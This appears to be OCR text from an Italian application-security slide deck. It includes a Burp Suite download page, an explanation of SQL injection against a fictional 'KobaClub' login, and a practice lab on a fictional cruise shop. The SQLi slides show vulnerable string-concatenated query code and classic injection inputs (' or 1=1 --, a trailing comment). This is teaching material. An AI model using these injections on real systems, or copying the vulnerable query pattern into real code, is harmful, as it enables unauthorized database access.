
Sicurezza di Applicativa:

non è tutto web quello che luccica

https://nvd.nist.gov/vuln/search

Search Parameters:

- Results Type: Statistics
- Search Type: Search All
- Category (CWE): CWE-119 - Buffer Errors



Download Burp Suite Community Edition

Burp Suite Community Edition v1.7.36 Latest Stable

Released 30 July 2018 | v1.7.36 Release notes

Download

Download for Linux (64-bit)	View Checksums	Download
Download plain JAR file	View Checksums	Download

Other Platforms

Download for Mac OSX	View Checksums	Download
Download for Windows (32-bit)	View Checksums	Download
Download for Windows (64-bit)	View Checksums	Download

Useful Links


Older versions »
Getting Started »
Release Notes »

You are downloading Burp Suite Community Edition. Usage of this software is subject to the license agreement.


SQLi

Si parla di SQL Injection quando un attaccante è in grado di inserire dichiarazioni SQL in una query esistente manipolando I dati passati in input ad una applicazione.

In tal modo egli sarà in grado di interrogare e modificare la struttura di un database relazionale al di fuori del legittimo contesto previsto.


Login
KobaClub
Username
Aiuto
Password
Mostra
Login

SQLi



/login.asp?name=jdoe&pass=h4K.J0qI

SQLi

/login.asp?name=jdoe&pass=h4K.J0qI

var sql = "select * from users where name = '" + name + "' and pass = '" + pass + "'";

select * from users where name = ‘admin’ and pass = ‘h4K.J0qI’

La query SQL è costruita all’interno dell’applicazione login.asp mediante una variabile statica cui sono semplicemente aggiunti i valori delle stringhe name e pass, forniti mediante metodo GET all’applicazione stessa.

Cosa succede se l’attaccante modifica le due stringhe arbitrariamente?

SQLi

/login.asp?name=jdoe'--&pass=

select * from users where name = 'jdoe'--'

/login.asp?name=' or 1=1 --&pass=

select * from users where name = ' or 1=1 --'

5.


Sicurezza su Mobile:


bitterly birds


7.


Capture the Slides


Do it @home



Koba Crociere
kobacrociere.hack.in.boat
Incognito
Koba
HACK IN BOAT
Utente: Guest
Home
L'azienda
Contatti
Login
Il tuo carrello
Koba Crociere!
Aperitivi
Cene speciali
Extra
Massaggi
Sport
Stuzzicherie
Visite guidate
Product
Type
Price
Massaggio Donna con amore
Massaggi
? 35,96
Al tavolo con Mario
Cene speciali
? 105,00
Caipiroska alla fragola.
Aperitivi
? 1,50
La meravigliosa sala macchine!
Visite guidate
? 8,50
Noccioline
Stuzzicherie
? 0,30
Al tavolo da soli
Cene speciali
? 450,00
Passeggiata (breve) sul trampolino
Visite guidate
? 12,50
Bloody Mary
Aperitivi
? 3,50
Basket
Sport
? 12,00
Al tavolo da soli
Cene speciali
? 450,00














https://www.offensive-security.com/metasploit-unleashed/